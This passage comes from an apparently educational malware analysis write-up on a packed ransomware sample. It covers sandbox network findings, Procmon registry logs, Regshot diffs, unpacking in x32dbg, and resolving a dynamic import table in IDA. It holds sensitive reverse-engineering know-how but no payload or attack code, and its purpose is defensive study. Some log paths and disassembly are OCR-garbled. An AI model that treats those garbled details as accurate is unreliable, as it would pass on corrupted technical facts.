
It also found UDP connections between different IPs and ports. 137 & 138 are suspicious ports because they are utilized by **NetBIOS Datagram service** which provide access to shared resources like files and printers not only to your network computers but also to anyone across the internet. This might illustrate that the ransomware will send information about the victim to the C2 server using UDP. However, their content is some gibberish as shown below.

Screenshot 50



Finally, it also found a HTTP Get request to [www.msftncsi.com/ncsi.txt](http://www.msftncsi.com/ncsi.txt).

Screenshot 51



## PROCESS MONITOR

The process monitor section only shows the process of the malware file.


Screenshot 52



This is odd because the malware usually creates more processes while running. This likely happened because The malware checks to see if it is running on a virtual computer, and if it does, it may stop operating or act in a different way.

PROCMON

Since the Cuckoo was not able to detect the processes run by the malware, I'll use the Process Monitor (|procmon) tool in a Windows virtual environment. This tool monitors registry, file system, network, process, and thread activity. I filtered the result on the malware executable, as shown below.



As shown below, the result of Procmon shows that the malware is using the HKLM registry hive. You can see suspicious operations are performed by the malware which include:


- CreateFile
  - This function creates or opens a file or I/O device. The most commonly used I/O devices are: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe.
- RegOpenKey
  - This function opens a handle to a registry key for reading and editing.
- RegQueryValue
  - This function take the open key handle and reads the value from registry keys

Screenshot 54						
Time	Process Name	PID	Operation	Path	Result	Detail
11:02...	malware.exe	2284	Process Start		SUCCESS	Parent PID: 2240, Command line: "C:\Users\toqa\Desktop\malware.exe"
11:02...	malware.exe	2284	Thread Create		SUCCESS	Thread ID: 1800
11:02...	malware.exe	2284	Load Image	C:\Users\toqa\Desktop\malware.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x8a000
11:02...	malware.exe	2284	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fdd0000, Image Size: ...
11:02...	malware.exe	2284	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77fa0000, Image Size: 0x1...
11:02...	malware.exe	2284	CreateFile	C:\Windows\Prefetch\MALWARE.EXE-A2D09FED.fdf	NAME NOT FOUND	Desired Access: Generic Read, Disposition:...
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
11:02...	malware.exe	2284	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
11:02...	malware.exe	2284	RegCloseKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Query Value
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Query Value
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value, Enumerate S...
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value, Enumerate S...
11:02...	malware.exe	2284	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
11:02...	malware.exe	2284	RegCloseKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
11:02...	malware.exe	2284	CreateFile	C:\Windows	SUCCESS	Desired Access: Execute/Traverse, Synchron...
11:02...	malware.exe	2284	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7fcdd9a0000, Image Size: ...
11:02...	malware.exe	2284	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7fcddc60000, Image Size: ...
11:02...	malware.exe	2284	CreateFile	C:\Windows\System32\wow64og.dll	NAME NOT FOUND	Desired Access: Read Attributes, Deposito...
11:02...	malware.exe	2284	CreateFile	C:\Windows	SUCCESS	Desired Access: Read Attributes, Synchroni...
11:02...	malware.exe	2284	QueryNameInfo	C:\Windows	SUCCESS	Name: \Windows
11:02...	malware.exe	2284	CloseFile	C:\Windows	SUCCESS	
11:02...	malware.exe	2284	RegOpenKey	HKEY\Software\Microsoft\Wow64\v85	SUCCESS	Desired Access: Read
11:02...	malware.exe	2284	RegQueryValue	HKEY\Software\Microsoft\Wow64\v85\malware.exe	NAME NOT FOUND	Length: 520
11:02...	malware.exe	2284	RegQueryValue	HKEY\Software\Microsoft\Wow64\v85\(\Default)	SUCCESS	Type: REG_SZ, Length: 26, Data: wow64...
11:02...	malware.exe	2284	RegCloseKey	HKEY\Software\Microsoft\Wow64\v85	SUCCESS	
11:02...	malware.exe	2284	Load Image	C:\Windows\System32\wow64cpq.dll	SUCCESS	Image Base: 0x77790000, Image Size: 0xa...
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
11:02...	malware.exe	2284	RegSetInfoKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
11:02...	malware.exe	2284	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\ResourcePolicies	KeySetInformationClass: KeySetHandleTag...	
11:02...	malware.exe	2284	RegCloseKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	NAME NOT FOUND	Length: 24
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Query Value
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Query Value
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value, Enumerate S...
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value, Enumerate S...
11:02...	malware.exe	2284	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\ResourcePolicies	KeySetInformationClass: KeySetHandleTag...	
11:02...	malware.exe	2284	RegCloseKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	NAME NOT FOUND	Length: 24
11:02...	malware.exe	2284	CreateFile	C:\Jeans\loop\Desktop	SUCCESS	Desired Access: Execute/Traverse, Synchron...
11:02...	malware.exe	2284	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x76400000, Image Size: 0x0...
11:02...	malware.exe	2284	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x76b00000, Image Size: 0x2...
11:02...	malware.exe	2284	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\WMI\Security\3c74fb9-8d82-44e3-b52c-365dbf48382a	NAME NOT FOUND	Length: 528
11:02...	malware.exe	2284	QueryNameInfo	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Name: \Windows\SysWOW64\KernelBase...
11:02...	malware.exe	2284	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\WMI\Security\0f95ee-775-49c7-e994-60a55cc09571	NAME NOT FOUND	Length: 528
11:02...	malware.exe	2284	QueryNameInfo	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Name: \Windows\SysWOW64\KernelBase...
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Query Value, Set Value
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Sp\GP\DLL	NAME NOT FOUND	Desired Access: Query Value, Set Value
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Sp\GP\DLL	REPARSE	Desired Access: Read
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Read
11:02...	malware.exe	2284	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\SafeBoot\Option\Policy\Management\Windows\SafeBootIdentifiers	REPARSE	Desired Access: Query Value

## REGSHOT

Finally, I used Regshot, which is a tool that compares two registry snapshots. Using Regshot, I took a snapshot before running the malware and after running the malware as shown below.

Screenshot 55



After that I compared the Windows registry of the two snapshots. Its comparison shows that there were new registry keys created/deleted. It showed 453380 total changes in its report, as shown below.

Screenshot 56


## UNPACKING THE MALWARE

Based on my previous analysis, I found out that the malware was packed, in this section I'll walk through how I unpacked it using x32dbg. Since I do not know exactly how it is unpacking, I first created breakpoints on:

- CreateProcessInternalW

- To check if it creates a new process


Screenshot 57



- VirtualProtect

- To check if it overwrites a protected section


Screenshot 58



- VirtualAlloc (ret)


- To check the new allocated virtual memory address returned in EAX

Screenshot 59




I then started running the file and when I hit the breakpoint of the return from VirtualAlloc, I followed EAX in dump, as shown in the screenshot below.

Screenshot 60




I then kept debugging by pressing on the run button, until I found a PE file, as shown below.

Screenshot 61



Finally, I followed it in memory map and I dumped the memory to a file.

Screenshot 62



After successfully unpacking the memory, I'll start the advanced analysis in the next section.


## ADVANCED ANALYSIS

In this section, I'll use The Interactive Disassembler Freeware, that is the free version of IDA Pro, which is an extremely powerful disassembler distributed by Hex-Rays.


### RESOLVING THE DYNAMIC IMPORT ADDRESS TABLE

Looking at the unpacked malware in IDA,


Screenshot 63



I notice in the first function (sub\_40369D), that probably there is some address for an API call that should be solved however there is no address there currently. This means that there might be a dynamic import address table (IAT).



There is only one function that gets called before this call, so this will probably be where the dynamic imports are being built. The function looks like it's looping over a list of DWORDs with hash values that might be the hash APIs. Therefore, I renamed the function to build\_imports\_here.



After that I used x32dbg to resolve the dynamic imports. I'll do this by running and dumping it using Scylla. After I ran the file until it hit the EntryPoint,

Screenshot 66

s	Breakpoints	Memory Map	Call Stack	SEH	Script	Symbols	Source	References	Threads
								EntryPoint	
→	000636E6	6A 00	push 0						
	000636E8	E8 B0FFFFFF	call malware_00560000.D6369D						
	000636ED	6A 00	push 0						
	000636EF	E8 FB070000	call malware_00560000.D63EEF						
	000636F4	59	pop ecx						
	000636F5	C3	ret						
	000636F6	55	push ebp						
	000636F7	88EC	mov ebp,esp						
	000636F9	83EC 2C	sub esp,2C						
	000636FC	8D45 D4	lea eax,dword ptr ss:[ebp-2C]						
	000636FF	56	push esi						
	00063700	50	push eax						
	00063701	6A 18	push 18						
	00063703	5E	pop esi						
	00063704	56	push esi						
	00063705	FF75 08	push dword ptr ss:[ebp+8]						
	00063708	FF15 20CAD700	call dword ptr ds:[D7CA20]						
	0006370E	85C0	test eax,eax						
	00063710	0F84 90010000	je malware_00560000.D638A6						
	00063716	8845 E6	mov eax,dword ptr ss:[ebp-1A]						
	00063719	0FAF45 E4	imul eax,dword ptr ss:[ebp-1C]						
	0006371D	53	push ebx						

the IAT function should be the second function that gets called based on my previous analysis in IDA.

Screenshot 67

```

Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads
0060369D E8 AB330000 call malware_00560000.606A4D
006036A2 6A 01 push 1
006036A4 FF15 64CB6100 call dword ptr ds:[61CB64]
006036AA E8 ED110000 call malware_00560000.60489C
006036AF 85C0 test eax,eax
006036B1 74 0A je malware_00560000.6036BD
006036B3 6A 00 push 0
006036B5 E8 35080000 call malware_00560000.603EEF
006036B8 59 pop ecx
006036BB EB 1F jmp malware_00560000.6036DC
006036BD E8 03E4FFFF call malware_00560000.601AC5
006036C2 85C0 test eax,eax
006036C4 74 0C je malware_00560000.6036D2
006036C6 E8 6B080000 call malware_00560000.603F36
006036CB 50 push eax
006036CC E8 81330000 call malware_00560000.606A52
006036D1 59 pop ecx

```

ecx:EntryPoint

ecx:EntryPoint

After that I stepped into the function and as shown in the screenshot below the DWORD changed from 61CB64 to &SetErrorMode, which is the API. You can notice that by comparing screenshot 67 to screenshot 68.

Screenshot 68


```

Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads
0060369D E8 AB330000 call malware_00560000.606A4D
006036A2 6A 01 push 1
006036A4 FF15 64CB6100 call dword ptr ds:[<&SetErrorMode>]
006036AA E8 ED110000 call malware_00560000.60489C
006036AF 85C0 test eax,eax
006036B1 74 0A je malware_00560000.6036BD
006036B3 6A 00 push 0
006036B5 E8 35080000 call malware_00560000.603EEF
006036B8 59 pop ecx
006036BB EB 1F jmp malware_00560000.6036DC
